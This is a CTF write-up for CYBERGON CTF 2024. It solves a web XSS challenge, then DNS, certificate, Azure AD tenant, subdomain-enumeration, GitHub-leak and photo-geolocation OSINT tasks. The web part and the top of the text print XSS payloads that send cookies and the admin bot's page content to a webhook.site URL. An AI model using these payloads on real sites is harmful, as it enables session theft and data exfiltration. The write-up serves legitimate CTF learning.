[[c.element.ownerDocument.defaultView.parent.location="https://webhook.site/86fffe54-958c-455f-81d1-36c194ee934d?"%2Bc.element.ownerDocument.cookie]]<div carousel><div slides>
<script src="https://www.google.com/recaptcha/about/js/main.min.js"></script><svg onload="">





So I got admin cookies then I used admin cookies to check the admin endpoint then I found a hidden parameter in admin endpoint that endpoint is also reflected the user input. Then I tried to get xss and send it to the bot to get flag.


The h1dd3nparam-cyBerG0n parameter can control admin Bot by using xss vulnerability.


So we are planning to read the flag via admin bot's action.So we created following javascript payload:

/admin?h1dd3nparam-cyBerG0n=<script>fetch("/flag").then(res => res.text()).then(res => {return fetch(https://webhook.site/86fffe54-958c-455f-81d1-36c194ee934d?content=${res}})})</script>

In this time, Bot will view our payload. It's trying to request the flag page and then it will send flag page response data to our webhook.

Let's try to read the flag!!!






Finally, we got the flag via admin Bot's flag read action.

Flag: CYBERGON_CTF2024{Th3_DumB_dUmB_b0T!}

Reconnaissance

Validation




To solve the challenge, we used nslookup to query the DNS records of the domain “flaghhunt.lol”. We retrieved all TXT records by using nslookup -type=TXT flaghhunt.lol


We queried the TXT records for the domain flaghhunt.lol, which returned a total of 4 TXT records. Among these, one record contained v=spf1, identifying it as an SPF record. So our flag value is {4:1}.

Flag: CYBERGON_CTF2024{4:1}

Secure Life




In this challenge, we need to find the challenge file certificate's expiration date. So we have found the certificate expiration date by using openssl tool. The Certificate's expiration date is Nov 24 20:38:00 2039 GMT.



Flag: CYBERGON_CTF2024{2039:11:24:20:38:00}


Uncover



- After doing some searches, I found ADDInternals tool interested which can be used for gathering information from Azure AD Administering.
- After cloning or download the modules from: https://github.com/Gerenios/AADInternals, we can implement as below,


```
Set-ExecutionPolicy Unrestricted
Import-Module .\AADInternals.psd1
Get-AADIntTenantDomains -Domain intelbyte.io
```

Therefore, we can get the Tenants name as show below,



Flag: CYBERGON_CTF2024{goddamnit2024.onmicrosoft.com}


Discovery



To solve the challenge of enumerating subdomains under **flaghunt.lol**, we began by using tools like VirusTotal, Sublist3r, and various online subdomain discovery services, which revealed only a few subdomains. Realizing these methods were insufficient, we turned to active enumeration with **gobuster**.

Using the command -


gobuster dns -d flaghunt.lol -w Subdomain.txt and a comprehensive wordlist.




We successfully identified 19 subdomains associated with the domain. The final flag was submitted in the required format.

Flag: CYBERGON_CTF2024{19}


Leakage



- Searching **api.flaghunt.lol** on the Github.
- You would got interested repo from dummybear00.




- From his repo, you will see that there are 4 commits history.
- Checking this will make you get a flag rightaway.



Flag: CYBERGON_CTF2024{34af-atg4-34gs-f234g-79g6}

OSINT

Vacation (1)




The challenge requires you to identify the hotel name, city, and country where the photo was taken.


```
┌──(h3x㉿DESKTOP-FC13PQN)-[~]
└─$ file where.png
where.png: ISO Media, HEIF Image HEVC Main or Main Still Picture Profile
```

Let's check the image file format. The image is in HEIC format; convert it to PNG using the following site: https://cloudconvert.com/heif-to-png

When i search for image information by using google image, and it is Ha Long city from vietnam.




Looking at Google Maps, we can guess that the hotel is located as shown below.



After analyzing the photo and using Google Maps, I identified a possible match for the location. The potential hotel is the Muong Thanh Luxury Ha Long Centre Hotel, situated in Ha Long City, Vietnam.


Flag: CYBERGON_CTF2024{Muong Thanh Luxury Ha Long Centre Hotel, Ha Long, Vietnam}

Vacation (2)




First, I downloaded the given file and opened the image. I found two men wearing Japanese kimonos and holding katana swords.

I also noticed a cosplay board in the photo. Then, I searched on Google using the keywords “the best Japan cosplay place in Ha Long Bay, Vietnam” because we already knew the location from Vacation(1).



I found websites where Japanese cosplay photos were uploaded, and then I discovered some locations that matched with the challenge photo.

https://halong.sunworld.vn/tin-tuc/combo-gia-ve-vi-vu-cap-treo-kham-pha-lang-ren-than-kiem.html



